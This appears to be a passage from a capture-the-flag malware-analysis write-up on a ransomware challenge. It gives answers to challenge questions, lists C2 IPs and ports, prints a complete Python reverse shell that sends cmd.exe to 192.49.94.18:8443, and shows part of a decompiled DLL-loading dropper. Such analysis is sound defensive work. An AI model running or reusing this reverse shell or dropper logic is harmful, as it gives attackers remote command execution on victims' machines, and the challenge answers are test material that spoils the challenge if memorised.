
Q6 - How many minutes require before launching the ransomware, clearing the logs (after you run the executable)


A:1

Q7 - what is the name of file which contain ransomware note

A:RECOVER-wragz12-FILES.txt








2- wo12.py :

it connects to the IP 192.92.250.65 on port 443



3- the same with wo14.py :
it connects to the IP 192.92.250.60 on port 443

4- the same with wo14.py :
it connects to the IP 192.169.175.134 on port 8443


```
Q8 - attacker use many C2 server , but using 2 constant ports , what is the ports?
answer format : Port1&Port2
A:443&8443
```

5- slv.py :
in slv.py path there are data,aes which may like service_probes.aes so Let's try Decrypts it with the same key "we3p2v5t85" , and it works and its is python code (.py) :


```python
import os,socket,subprocess,threading;
def s2p(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.49.94.18",8443))

p=subprocess.Popen(["cmd"], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE)

s2p_thread = threading.Thread(target=s2p, args=[s, p])
s2p_thread.daemon = True
s2p_thread.start()

p2s_thread = threading.Thread(target=p2s, args=[s, p])
p2s_thread.daemon = True
p2s_thread.start()
```

This script is a **reverse shell** that connects to the IP `192.49.94.18` on port `8443` and spawns an interactive `cmd.exe` (Windows Command Prompt) session, allowing an attacker to remotely execute commands on the infected machine.


when i run slv.py :
it decrypt 'data.aes' file and run it (Fileless Malware technique)
change name and execute pythonw.exe to updateJson.exe



after all this analysis Let's back to our setup.exe to analysis it too :
from strings window, I notice that this executable made by Pyinstaller too.
so i used "PyInstaller Extractor" and "uncompyle6" to decompiler "main.pyc"
and this what i get :



in resource :




```
Q9 - what is the Sha-1 of the Advanced_IP_scanner.exe
A: 86233a285363c2a6863bf642deab7e20f062b8eb
```

and after decompiler "main.pyc" :

```
        base_path = sys._MEIPASS
    else:
        base_path = os.path.abspath('.')
    return os.path.join(base_path, relative_path)

def get_exe_dir():
    if getattr(sys, 'frozen', False):
        return os.path.dirname(sys.executable)
    return os.path.dirname(os.path.abspath(__file__))

def run_dll_operations():
    """Load and execute DLLs from the same directory as main.exe"""
    try:
        exe_dir = get_exe_dir()
        dll1_path = os.path.join(exe_dir, 'python311.dll')
        if os.path.exists(dll1_path):
            dll1 = ctypes.WinDLL(dll1_path)
            if hasattr(dll1, 'DecryptAndExecute'):
                dll1.DecryptAndExecute()
        dll2_path = os.path.join(exe_dir, 'python311x.dll')
        if os.path.exists(dll2_path):
```

This Python script is a malicious dropper that executes two main tasks in parallel:
Loading and running malicious DLLs (python311.dll and python311x.dll) , likely containing hidden payloads (e.g., RATs or stealers).
Dropping and executing a disguised executable (Advanced_IP_Scanner.exe) into the Public Downloads folder, running it silently (CREATE_NO_WINDOW).
The script uses multithreading for faster execution, evades detection by mimicking legitimate files, and targets system-wide locations for persistence.
IOCs: Suspicious DLLs, hidden process creation, and file drops in C:\Users\Public\Downloads.
now we finished analysis all the files belong to the challenge , now you could do dynamic analysis and monitor and log the malware's behavior